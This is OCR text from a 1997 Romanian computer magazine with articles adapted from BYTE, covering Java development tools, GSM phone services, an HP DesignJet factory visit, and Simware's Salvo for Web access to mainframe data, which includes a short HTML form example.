A doua generație a fost oferită dezvoltatorilor o dată cu primul mediu vizual de dezvoltare interactiv. Aceste produse au inclus un mediu pentru cod, precum și unelte grafice prefabricate pentru manipularea obiectelor uzuale, cum sunt cele folosite la construirea interfeței utilizator. Uneltele de dezvoltare apărute în a doua jumătate a anului 1996 intră toate în această categorie, care includ trei dintre cele mai cunoscute medii de dezvoltare interactive: Java WorkShop al firmei SunSoft, Visual Cafe al firmei Symantec și Visual J++ al firmei Microsoft. Alte unelte din această categorie sunt Parts for Java a firmei ObjectShare, CodeWarrior (care lucrează atât cu cod Java cât și cu C++ sau Pascal) a firmei Metrowerks și Mojo a firmei Penumbra.

A treia generație de produse permit crearea aplicațiilor Java scriind un cod mic. Produsul Jamba al firmei AimTech este un astfel de exemplu; utilizatorii creează apple-turi Java prin completarea unei machete de intrare și prin manipularea vizuală a obiectelor, iar produsul generează automat codul Java corespunzător. (Există o cale de a introduce propriul cod Java, dar aceasta nu este prea ușoară). Un alt produs este Coda al firmei RandomNoise (planificat să apară în această vară); pentru dezvoltarea codului, acest produs utilizează ca interfață un modul de tehnoredactare computerizată.

A patra generație de unelte oferă posibilitatea de a construi aplicații Java pe partea de server. Aceste pachete au început să apară pe piață pe parcursul celei de a doua jumătăți a anului 1996, iar noul JDK 1.1, care oferă posibilitatea scrierii aplicațiilor server, va avea cu certitudine aceste unelte. Astfel de produse sunt GemStone pentru server Java al firmei cu același nume, JavaPlan CASE al firmei SunSoft și versiunile actualizate Parts for Java, JavaWorkshop și Visual J++. De asemenea, firma IBM lucrează la un proiect care să aducă Java pe calculatoarele mainframe.

În anul 1997 așteptăm să vedem pe piață mult mai multe unelte din generația a treia și a patra.

Deborah Hess, analist principal al serviciului Insight din cadrul firmei Datapro. Alte informații la 609-764-0100; http://www.datapro.com.

Cele patru generații ale uneltelor de dezvoltare Java

Generație	Exemple
Prima Axată pe cod; câteva unelte vizuale Din 1995 până acum	• Java Development Kit 1.0, 1.1 • Netscape Navigator • Symantec Cafe
A doua Unelte de dezvoltare vizuală cu mediu pentru generare de cod Din 1996 până acum	• SunSoft Java Workshop • Symantec Visual Cafe • Microsoft Visual J++ 1.0 • ObjectShare Parts for Java 1.0 • Metrowerks CodeWarrior • Penumbra Mojo • Marimba Bongo • Castanet
A treia Unelte de dezvoltare vizuală cu generare de cod automată; pot avea limitări în generarea de cod De la 1996 până acum	• AimTech Jamba • RandomNoise Coda • Bluestone Sapphire/Web 3.0 • RogueWave JFactory
A patra Capabilități Java pe partea de server; pot avea unelte de dezvoltare pe partea de client Din 1996 până acum	• GemStone for Java • IBM Visual Age for Java • SunSoft JavaPlan • Parts for Java 2.0 • Visual J++ 1.1 • JavaWorkshop 2.0

pe platforme hardware ale diverselor firme producătoare," spunea Jim Henry, director al departamentului de dezvoltare ServerNet din cadrul firmei Tandem. „Utilizatorii finali vor putea alege hardware de mică sau înaltă performanță, în funcție de soluția potrivită, știind că software-ul lor va funcționa cu acel hardware."

Arhitectura interfeței virtuale reprezintă o altă cale, de-a lungul atâtor sisteme de operare, a bazelor de date cu informații de grup, prin care serverele PC se dezvoltă în scopul manipulării masivelor în ordinea intrărilor și alte aplicații anterioare gestionate de calculatoarele mainframe.

Firma Microsoft va introduce arhitectura interfeței virtuale în a doua versiune (prima gestionează mai mult de două noduri) a propriei tehnologii Wolfpack, care este programată pentru testele beta în anul 1998, în concordanță cu declarațiile lui Mark Wood, director de producție al Windows NT Server la Microsoft. Firma Microsoft nu este unicul furnizor de sisteme de operare ce oferă VIA; există și alți dezvoltatori de sisteme software precum Novell și SCO.

Arhitectura interfeței virtuale va fi compatibilă cu modul de transfer asincron (ATM), Ethernet, Fibre Channel și cu alte arhitecturi de rețea. Ceea ce-și propune această nouă tehnologie este ca specificațiile să fie independente de sistemul de operare și hardware, permițând utilizatorilor să folosească servere RISC sau x86 pentru sprijinirea mediilor eterogene de calcul. **Dave Andrews**

Unde trecutul și prezentul se întâlnesc

Discul istoriei anunță viitorul modelului de interfață utilizator

Filmul de desen animat al istoriei universului înglobează elemente din programele educative, jocurile interactive pe Internet și cărțile umoristice. Mașina timpului inclusă în program te poartă de la începuturile primordiale și până în glorioasa Grecie, chestionându-te și oferindu-ți jocuri de-a lungul acestei călătorii. Acest CD-ROM se poate justifica prin valoarea educativă pe care are în procesul de învățare al copiilor sau pur și simplu de recreere. Dar profesioniștii în tehnica de calcul pot fi, de asemenea, interesați de tehnicile interfeței utilizator ale programului, pe care firme ca Microsoft și Netscape au inceput să le utilizeze.

De exemplu, pe „platforma universală" a CD-ROM-ului, datele sunt disponibile la cerere; nu trebuie să le cauți pe propriul disc hard local, într-o rețea locală sau pe Internet. Când te distrezi cu un joc găzduit pe un server Web la distanță, software-ul ascunde browserul în spatele interfeței jocului.

Componentele acestui disc pot fi ușor adaptate pentru activități cooperante în domeniul software. Acest CD-ROM a depășit cadrul istoriei pentru a ne arăta care ar putea fi viitorul modelelor de interfață utilizator.

- Alan Joch

Noile servicii de rețea GSM

În curând, ultimele standarde europene GSM vor oferi mai multă inteligență rețelelor telefonice. Acestea vor permite operatorilor de rețea să creeze noi servicii și să utilizeze caracteristicile de gestiune a apelurilor telefonice, cum este transferul inteligent prin cablul telefonic, atunci când telefonul mobil nu poate fi contactat, sau transferul poștei vocale celulare, dacă al doilea apel nu poate fi realizat. După spusele furnizorilor europeni de servicii GSM, mulți abonați nu folosesc chiar toate serviciile uzuale ale rețelei existente. O parte din funizorii GSM atribuie acest lucru complexității interfeței utilizator. „Oamenii știu ce doresc să facă în viitor cu ajutorul telefoanelor mobile. Însă ei nu știu cum să facă aceste lucruri," spunea Ken Blakeslee, directorul departamentului de dezvoltare a firmei Nortel și președintele asociației Mobile Data Association. „Prin urmare, primul lucru ce trebuie făcut este acela de a furniza dispozitive care să ofere serviciilor existente, cum sunt mesageria, poșta vocală, identitatea apelantului, o cale de utilizare mult mai intuitivă. Următorul pas va oferi servicii personale ce pot fi parametrizate de la distanță, prin rețea, de către utilizatori," spunea Blakeslee.


SENET
PASS
RULES
NEW GAME

Desenul animat al Istoriei Universului
Human Code, Austin, TX,
800-659-5455 sau 512-477-5455;
http://www.humancode.com; 24.95$

De exemplu, firmele Ericsson și Nokia au abordat această problemă folosind propriile cartele PC, adăugând platformelor de calcul un telefon GSM complet. Conectând una din aceste cartele într-un notebook multimedia, pe lângă serviciile de mesagerie scurtă, fax, poștă electronică și acces la distanță, avem și un telefon GSM, interfața utilizator a telefonului fiind chiar notebook-ul.

Recent, firma Motorola a prezentat un „telefon inteligent" ce încorporează o agendă, un planificator, poșta electronică și o interfață bazată pe creion digital (pen-based). Teleport 9080 al firmei AEG Mobile Communication a urmărit îmbunătățirea interfeței utilizator prin formarea numărului de telefon cu ajutorul comenzii vocale, fără folosirea tastelor.

Dispozitivul bazat pe Java de la Nortel este construit să ofere e-mail și alte informații



Cartela telefonică celulara Nokia transformă notebook-ul într-un telefon fără fir.

Firma Nortel Europe a introdus cea mai avansată tehnologie de calcul într-un dispozitiv inteligent, numit telefon de rețea. Acest aparat de buzunar conține un set de cipuri Java care-l transformă într-un mic terminal client de comunicații. El are un ecran sensibil la atingere, ce integrează tehnologia de culegere a datelor bazată pe creion digital precum și recunoașterea în timp real a scrisului de mână. Nortel intenționează să furnizeze telefonul de rețea în primul trimestru al anului următor.

- Bob Emmerson

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Ce urmează pentru GSM?

- Mai mulți utilizatori;aproximativ 750.000 de noi abonați din întreaga lume își deschid un cont GSM în fiecare lună.
- Numerele frecvent apelate pot fi formate cu ajutorul comenzii vocale.
- Nu este nevoie de o cartelă PC pentru a conecta un notebook la un telefon mobil. Software-ul pentru comunicațiile de date din Windows 95 emulează funcțiile modemului.
- Un nou algoritm de compresie înghesuie cu aproximativ 50% mai mult text într-un mesaj standard SMS (Short Message Service), oferind rezultate optime expeditorului.
- Vârful ierahiei telefoanelor mobile va încorpora un program de vizualizare Web, având caractere de dimensiuni mici, în scopul reducerii traficului informațional.

O vizită la HP Espanola S.A.


De Romulus Maier

Pe plaiuri catalane

În perioada 20-21 iunie mi s-a oferit plăcuta ocazie de a vizita, împreună cu colegii Florin Crăciunoiu de la TVR şi Răzvan Anghelidi de la Chip, Hewlett-Packard Espanola S.A., Barcelona Division, pe scurt HP BCD. Şi, cum bănui că sunteţi mai puţin interesaţi de o descriere a oraşului, situat într-un loc binecuvântat de zei, de extraordinarele construcţii ale lui Gaudi, de amestecul tuturor seminţiilor pământului de pe La Rambla, sau de cum se mai simte Gică Popescu la F.C. Barcelona, voi trece direct la obiectivul principal al vizitei, fabrica HP şi noile serii de plotere/imprimante de format lat HP DesignJet 2500CP şi 2000CP.


HP a început producţia în divizia barceloneză, în august 1985, cu 35 de angajaţi, ajungînd în prezent la peste 1.500 de angajaţi (cu o medie de vârstă de 33 de ani, dintre care peste 80% au studii superioare), la o cifră de afaceri, în anul fiscal 1996, de 175,097 milioane de pesetas, HP BCD fiind exportatorul numărul 1 de produse electronice din Catalonia şi numărul 2 din Spania. Acum, aţi putea întreba de ce şi-a deschis HP fabrica în Spania şi nu în România? Dar, la fel de bine, v-aţi putea întreba şi de ce au debarcat aliaţii în Normandia şi nu la Vama Veche... Numai că aceasta-i altă poveste şi poate că n-aş mai fi amintit de ea dacă, încă de la intrarea în fabrică, n-am fi realizat că, încă înaintea summit-ului de la Madrid am fost pasaţi în valul doi la admiterea în NATO. Mai exact, chiar lângă recepţie era atârnat un banner cât se poate de drăguţ, realizat pe un HP DesignJet 2500CP, despre care o să vă povestesc, nu vă impacientaţi, pe care erau adresate urările de bun venit ziariştilor din ţările din Estul Europei... Şi lista începea cu România (wow! Locul 1 în valul 2 L), continua cu Slovacia, Bulgaria, Iugoslavia, Croaţia, Slovenia şi Ucraina. Şi nici urmă de Polonia, Cehia şi Ungaria. Acu', ce rost avea amestecarea marketingului cu politicul, nu mă întrebaţi, că nu ştiu. Mais passons!

Prima prezentare a fost susţinută de dl. Bernard Meric, General Manager, HP BCD, care ne-a făcut o scurtă prezentare a pieţei şi a tendinţelor de evoluţie a acesteia. În domeniul imprimării cu jet de cerneală, HP distinge trei segmente de piaţă diferite: (de) consum, (de) birou şi profesional; şi se adresează în mod specific fiecărui segment de piaţă în parte, familia HP DesignJet fiind alcătuită, în prezent, din modelele 350C, 330, 750C Plus şi respectiv 2000CP şi 2500CP. În ajunul sosirii noastre la Barcelona, HP BCD tocmai sărbătorise livrarea celei de-a 500.000-a imprimante DesignJet. În domeniul imprimantelor de format lat, pe care tot plotere mi-e mai uşor să le numesc, HP a vândut, în 1996, circa 235.000 de unităţi, deţinând 65% din piaţă. Dl. Meric ne-a vorbit apoi despre tendinţele care se înregistrează pe piaţă, remarcând că se pune un accent tot mai mare pe viteza de imprimare, pe transmiterea documentelor prin internet, pe conceptul de 'distribuie şi imprimă', fotografie digitală, imprimare la cerere (tiraje reduse) şi pe imprimarea digitală. Astfel, dacă piaţa de imprimare a fost evaluată, în 1995, la 25 de miliarde de dolari, din care doar 4 miliarde de dolari reveneau imprimării digitale, se estimează că, în anul 2001, piaţa va ajunge la 38 de miliarde de dolari din care 15 miliarde vor reveni imprimării digitale. Acest lucru se va datora, în parte, faptului că preţul de imprimare va scădea cam de trei ori dar, în schimb, se va imprima de circa 10 ori mai mult. HP se adresează cu noile plotere, nu doar pieţei uzuale de CAD, care se aşteaptă să crească cu un ritm de 10% anual, ci şi, din ce în ce mai mult, pieţei artiştilor grafici, care se estimează că va creşte cu un ritm anual de 18%. De altfel, pentru a veni în sprijinul designerilor şi artiştilor grafici, care în mod uzual nu au un volum de imprimări care să justifice achiziţionarea unui ploter, HP va sprijini crearea unei reţele de 'furnizori de servicii de imprimare'.



Dl. Bernard Meric general manager la Hewlett-Packard Barcelona Division

Directorul departamentului de cercetare (R&D) Dewey Baker, ne-a prezentat (sau ne-a reamintit) principalele caracteristici şi avantaje oferite de imprimarea cu jet de cerneală. Reamintesc cîteva dintre performanţele fascinante la care a ajuns această tehnologie. Temperatura stropului de cerneală creşte de la 20°C la peste 400°C în 4 microsecunde, ceea ce corespunde unei viteze de încălzire de 100.000.000 C/secundă; pe un timbru poştal încap 300.000 de camere de încălzire a cernelii; volumul unui strop de cerneală este de 35 picolitri; capul de imprimare ejectează 8.000 de stropi de cerneală pe secundă. Şi miniaturizarea continuă, rezoluţia creşte (în prezent se lucrează la 600 dpi pe culoare), vitezele de lucru sînt din ce în ce mai mari, formatele pe care se imprimă sunt din



Dl. Dewey Baker
R&D Manager Hewlett-Packard
Barcelona Division

ce în ce mai late, prețul imprimării este în continuă scădere. Şi, pentru a-şi menţine poziţia de lider pe piaţă şi a-şi păstra avansul tehnologic, HP investeşte în continuare masiv în cercetare şi acordă importanţă maximă tuturor detaliilor, pornind de la capetele de imprimare şi pînă la cerneală şi calitatea hîrtiei.

Michael Thompson, Current Product Manager HP BCD, ne-a făcut o prezentare a noilor modele HP DesignJet 2500CP şi 2000CP, iar Pedro Padilla, LFP Program Manager (LFP – *Large Format Printer*) a făcut o demonstraţie practică cu modelul 2500CP. Să ne concentrăm puţin atenţia asupra vedetelor.

HP DesignJet 2500CP şi 2000CP au o rezoluţie de 600 dpi şi dispun de algoritmi performanţi care permit obţinerea unor imagini de calitate superioară (gradient de culoare, granularitate, umplere, etc.). Ploterele pot lucra cu 2 seturi de cerneluri, unul destinat posterelor/imaginilor care vor fi expuse în interior şi un al doilea sistem rezistent la ultraviolete pentru posterele menite a fi expuse în exteriorul clădirilor, caz în care se recomandă şi laminarea suportului imprimat (pentru rezistenţă la umiditate). Trecerea de la un sistem de cerneluri la celălalt se poate face în doar cîteva minute, un set avînd 3 componente: tancurile (rezervoarele) de cerneală, capetele de imprimare şi dispozitivul de curăţire a capului de imprimare. Capetele de imprimare detectează automat momentul în care cerneala este insuficientă, pentru a imprima o imagine întreagă, se poziţionează deasupra tancurilor de cerneală de unde se alimentează automat (nu există conducte de cerneală mobile), iar după ce termină o lucrare sunt parcate automat deasupra dispozitivelor de curăţire, care curăţă şi previn uscarea cernelii şi înfundarea duzelor de imprimare.

Lângă capetele de imprimare este plasat un mic scaner care, prin scanarea unei fâşii imprimate de probă, permite, pe de o parte, o calibrare automată a culorilor - putându-se selecta unul dintre cele 3 standarde industriale de imprimare mai răspîndite: SWOP (*Standard Web Offset Printing*), Eurostandard şi Toyo - şi, pe de altă parte, detectarea unor eventuale duze înfundate şi activarea unor duze de rezervă din capul de imprimare!

Aceste modele dispun şi de facilităţi de încuibare pentru utilizarea optimă a suportului de imprimare - în cazul în care imaginile sunt mai mici decât lăţimea suportului ele sunt salvate pe discul hard de 2GB cu care este echipat ploterul şi se calculează amplasarea lor optimă astfel încât să fie utilizat minimum de suport.

Modelul 2500CP are integrată o soluţie RIP (*Raster Image Processor*) cu Adobe Level 2 Postscript, drivere pentru Mac, Windows 3.1, Windows 95 şi Windows NT şi o cartelă HP JetDirect pentru conectivitate Ethernet, 20 MB RAM (extensibili la 64 MB RAM) plus 4 MB RAM memorie de imprimare.

Modelul 2000CP este gîndit să funcţioneze cu RIP extern, eventual de la un alt producător, nu are disc hard şi este echipat doar cu 8 MB RAM, plus 4 MB RAM memorie de imprimare. Tot managementul de culoare este asigurat de RIP-ul extern.

Ambele modele dispun de 3 moduri de imprimare: rapid, normal şi extra, ultimul mod de lucru permiţând obţinerea de imagini de calitate fotografică. În funcţie de modul de lucru selectat, imprimarea unui format A0 durează între 8 minute şi 30 de minute.

De calitatea imaginilor şi performanţele modelului 2500CP aveam să ne convingem, atât privind posterele cu care era ornată sala de conferinţe, cât şi în cursul demonstraţiei practice care a urmat. După demonstraţii, am avut ocazia să facem o scurtă vizită în fabrică, care semăna de parcă era trasă la indigo cu fabricile HP vizitate în SUA, dar nu din lipsă de imaginaţie, ci datorită eficienţei şi productivităţii verificate în timp şi multiplicate, bănui, în toate unităţile de producţie HP. Impresionant!

Apoi, înapoi, aşteptând valul doi...■

---

*Domnul Romulus Maier este director general la Computer Press Agora s.r.l. Poate fi contactat prin e-mail la adresa:*rmaier@agora.ro.

Linia de producţie HP DesignJet.

Salvo de la Simware vă permite să folosiți standarde Web pentru accesul la baze de date de pe sisteme mainframe. De Alexa Bielefeld, Rick Martin și Brian Wachter

Utilizarea Web cu baze de date vechi

Până nu de mult, conectarea la un sistem mare de la desktop a însemnat emulare de terminal și o infrastructură dedicată de rețea, cu toate limitările inerente. Puteți obține posibilitatea de conectare la aplicațiile vechi care lucrau în mod caracter și la datele aplicației de la un ecran mod caracter.

Salvo de la Simware oferă mai mult decât posibilitatea de preluare a datelor pentru terminal (screen-scraping). Salvo oferă facilități pentru aplicațiile vechi fără să fie necesare modificări de partea mainframe. Mediul de dezvoltare Salvo utilizează *obiecte de informații* care separă prezentarea informației de locul și logica informației prezentate.


Componente Salvo

Partea esențială din Salvo este o componentă server executabilă pe Microsoft Windows NT Server 3.51 sau o versiune mai mare. Cu ajutorul unei GUI proiectanții creează *reguli pentru informații*, care permit unui utilizator accesul la sursele de date și lucrul cu informațiile aflate acolo. Regulile permit crearea de obiecte de informații care pot fi incluse în aplicații.

Deoarece mediul de dezvoltare Salvo folosește HTML, toate sarcinile de programare a obiectelor de informații pot fi făcute prin intermediul unui navigator Web. Obiectele rezultate prezintă informațiile pentru utilizatori printr-un container conform HTTP (browser Web) sau ODBC. Simware lucrează la oferirea de legături la Salvo pentru tehnologiile CORBA (Common Object Request Broker Architecture) și COM (Component Object Model). Aplicațiile client pot fi realizate cu orice unelte care asigură suport ODBC, ca de exemplu PowerBuilder, VisualBasic și VBA (Visual Basic for Applications).

Sursele de date care pot fi unite în aplicații dezvoltate cu Salvo includ aplicațiile pentru terminale 3270, 5250, VT100 și VT220 și sursele de date ODBC. Salvo 3.5 este livrat cu drivere pentru surse ODBC Informix, Ingres, Microsoft SQL Server, Oracle și Sybase. Driverele pentru produsele altor furnizori pot fi obținute de la aceștia.

Pentru o bază de date relațională numele sursei de date și un șir de conectare sunt specificate în interfața Salvo. Pentru aplicațiile pentru terminale se specifică de exemplu o adresă IP și un număr de port pentru serverul TN3270, un tip de emulare, o dimensiune ecran și o pagină de cod. Suportul pentru code-page oferă facilități de utilizare de limbi diferite la aplicațiile mainframe. Nu trebuie să aveți TCP/IP instalat pe mainframe pentru a beneficia de facilitățile Salvo: acesta lucrează cu gateway SNA la TCP/IP ca Microsoft SNA Server. Toți utilizatorii aplicației finalizate au nevoie de identificator utilizator și parolă. Se poate defini și acces pentru grup.


Procesarea la Salvo

① Clientul lansează cerere HTTP sau ODBC.
② Serverul Salvo are reguli prestabilite cu instrucțiuni care prelucrează cererea.
③ Regulile de surse de date aleg sursa de date țintă.
④ Generatoare de informații colectează și formatează datele.
⑤ Constructoarele de informații manipulează datele.
⑥ Inerpretatoare de context trimit rezultatele la alte reguli, filtrând eventual anumite rezultate.
⑦ Rezultatele sunt trimise înapoi la client ca HTTP sau ODBC.

Datele din baze de date vechi care lucrau cu terminale pot fi transformate cu reguli date de utilizatori în pagini HTML.

Lucrul cu date

După ce ați definit „ce?“ (sursa de date) și „cine?“ (utilizatorul), trebuie să construiți „cum?“ (regulile). Definiți reguli pentru informații pentru a stabili accesul la date și pentru a genera obiectele de informații. Există trei genuri de reguli: generatoare de informații, constructoare de informații și interpretatoare de context.

O *generatoare de informații* este necesară pentru fiecare sursă de date accesată de aplicație. Poate fi definită ca necesară în editor, dând posibilitate aplicației să urmărească sursele de date atunci când migrează de pe o platformă pe alta. Generatoarele de informații pot lucra și independent de sursele de date pentru a executa un algoritm, citi dintr-un fișier sau reîntoarce text static.

Constructoarele de informații se ocupă cu procesarea instrucţiunilor. Ele lucrează cu tabelele de obiecte de informaţii create de generatoarele de informaţii. Câteva exemple de operaţii care pot fi executate cu o tabelă sunt:

- legare (join or union)
- sortarea şi filtrarea datelor
- calcule aritmetice
- ştergerea de coloane sau tabele

Interpretatoarea de context redirectează o cerere către regula corespunzătoare informaţiei, pe baza contextului pentru cererea respectivă. Contextul se poate referi la utilizator sau grupul care a făcut generarea, sau data şi timpul cererii. Utilizatorii văd rezultatele configurate ca să includă doar datele de la sistemul gazdă sau ODBC definite de proiectant.

Forţa modelului de obiecte de informaţii constă în modularitatea lui. Regulile pentru informaţii pot fi stabilite individual şi testate, ca apoi să fie incluse în aplicaţia completă. Regulile pentru informaţii sunt memorate într-un depozitar pentru obiectele de informaţii, de unde pot fi folosite şi refolosite.

Pentru clienţi Web, obiectele de informaţii Salvo sunt afişate cu un template implicit HTML. Regulile de informaţii pot invoca un template specific sau un script de la server. Aceste acţiuni specifice sunt specificate sau modificate atunci când creaţi regula pentru informaţii corespunzătoare obiectului. Fişierele script sunt scrise acum cu Rexx, totuşi Simware lucrează la implementări VBScript şi Jscript.

Un alt punct forte la Salvo este că oferă proiectanţilor control asupra locului în care se află un script. Pentru securitate toate scripturile care returnează date log-on despre conectare se pot masca pentru client. Dacă se doreşte mutarea sarcinilor de prelucrare la client, scripturile care generează elemente GUI complexe care pot să fie puse în template-ul care se execută la client.

Scripturile de partea server pot fi scrise sau cu un editor integrat sau cu unul extern şi apoi vor fi copiate în Salvo. Se oferă şi mostre de cod pentru a uşura crearea de scripturi. Intr-un template, facilităţile standard HTML ca şi casete de selecţie, butoane radio şi câmpuri pentru introducere de text pot fi folosite pentru a genera ieşire pe care serverul Salvo trimite la regula de informaţii corespunzătoare. În plus, orice limbaj script suportat de navigatorul client, ca JavaScript, Jscript şi VBScript poate fi utilizat de template pentru a analiza şi modifica conţinutul sau schimba intrarea sau ieşirea. Aceste instrucţiuni sunt transmise printr-un şir CGI executat ca şi cerere server standard, ca şi un URL introdus într-un navigator.

De exemplu, pentru a converti un ecran 3270 în HTML fără a se apela la o regulă de informaţii, metoda simplă de preluare este plasarea unui şir de date CGI între tag-urile FORM din HTML şi care vor genera o cerere la server pentru o conectare, aşa cum se vede în listingul de „captură ecran“ alăturat. Intrările sunt ascunse deoarece nu există interacţiune cu utilizatorul. Intrarea `ScriptName` conţine numele pentru scriptul care iniţiază sesiunea, în cazul nostru un script care vine încărcat în Salvo.

Capturarea ecranului

```
<FORM METHOD="POST"  ACTION="salvocgi.exe">
<INPUT TYPE="hidden" NAME="Request" VALUE="Connect">
<INPUT TYPE="hidden" NAME="ScriptName" VALUE="_btInit">
<INPUT TYPE="hidden" NAME="DDM.TN3270.Host name or address"
VALUE="000.00.000.00">
</FORM>
```

Tamplate-urile utilizează eticheta (tag) `SalvoImport` pentru a defini modul în care vor fi transformate tabelele dintr-un obiect de informaţii în HTML, ca mai jos:

```
SalvoImport(tablenumber, rowspec,
  colspec)
```

Prima valoare inclusă, `tablenumber`, este numărul care specifică poziţia tabelei în obiectul de informaţii (de exemplu, dacă setul de rezultate are doar o tabelă, `tablenumber` este 1). A doua valoare, `rowspec` este specificarea poziţiei rândului/rândurilor în tabelă. Numărul poate fi un număr de specificaţie sau o definiţie pentru rând. O definiţie pentru rând poate fi un set de rânduri sau o combinaţie de seturi şi numere (de ex. 2,4-6,8-10). Ultima valoare, `colspec`, este o specificaţie pentru coloană/coloane din tabelă. Numărul poate fi un număr de coloană sau o definiţie cu sintaxă identică celei pentru rând.

Suport pentru vechi

Salvo ajută la eliminarea lipsei de flexibilitate de la aplicaţiile vechi, dând posibilitate proiectanţilor să facă faţă la cerinţele care se modifică în continuu din partea utilizatorilor. Dacă scopul este, de exemplu să oferim unui utilizator la distanţă doar anumite ecrane ale programului de regăsire date, vechiul model impunea proiectanţilor să modifice aplicaţia veche din COBOL (sau în oricare limbaj a fost făcută). Salvo schimbă acest model prin folosirea HTML, script pe server şi reguli pentru informaţie. Beneficiind de avantajele oferite de posibilitatea Salvo de transformare în pagini HTML a ecranelor de terminal, programatorul poate utiliza reguli de informaţii interpretabile în context pentru a controla accesul la paginile solicitate (ecrane). Salvo mai oferă posibilitatea de furnizare la client a informaţiilor din surse de date ODBC integrate cu date din aplicaţii vechi.

Alte unelte de conectare bazată pe Web la sisteme gazdă care există acum includ OpenConnect de la OpenVista care permite ca proiectanţii să-şi creeze propriile apleturi Java. Desigur, apleturile au nevoie de Java VM pentru execuţie.

Salvo 3.5 oferă cadru; pentru o nouă generaţie de aplicaţii orientate Web. Cu posibilitatea de integrare a datelor din medii diverse din întreprinderi şi prin conformitatea cu standardele actuale modelul Salvo ar putea să fie picioarele care permit sistemelor vechi să se mute în secolul douăzeci şi unu. ■

Alexa Bielefeld, Rick Martin şi Brian Wachter sunt specialişti în tehnologie Internet şi lucrează la Computer Systems Development, Inc. (Albuquerque,NM), o firmă de consultanţă IT. Îi puteţi contacta la: **Alexa.Bielefeld @CSDinc.com, Rick.Martin@CSDinc.Com** *şi respectiv* **Brian.Wachter@CSDinc.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

UNDE GĂSIŢI

Simware, Inc.
Ottawa, Ontario, Canada
613-727-1779
fax: 613-727-3533
simware@simware.com
http://www.simware.com

Consumul redus de energie şi performanţa ridicată fac din SH-3, de la Hitachi, procesorul ideal pentru dispozitivele miniaturizate. ***De Lyle Supp***

Inima PC-urilor miniaturizate

Până de curând, produsele de acces-personal cum sunt PDA-urile (Personal Digital Assistant - asistent digital personal) au avut un succes limitat. Între problemele lor s-au numărat incompatibilitatea cu bazele de date ale utilizatorilor de pe PCuri, performanţe foarte limitate precum şi facilităţi reduse.

Totuşi, recentele evoluţii din tehnologia procesoarelor precum şi apariţia sistemelor de operare pentru piaţa produselor de acces-personal (de ex. Windows CE), reduc simţitor limitările acestor produse.

Procesoarele, ce echipează aceste noi produse de acces-personal, trebuie să satisfacă un pretenţios tablou de cerinţe sistem. Ele au nevoie, de asemenea, de performanţă şi putere de calcul ridicate pentru a putea rula OSurile complexe de tip Windows. În plus, ele trebuie să fie mici, pentru a putea ca producătorii să poată construi sisteme compacte. De asemenea, este necesar ca acestea să fie ieftine, pentru ca sistemele să fie competitive. În fine, consumul redus de putere, pentru extinderea duratei de viaţă a bateriei şi a costului general de operare, este una dintre preocupările principale.

Un tur al lui SH-3

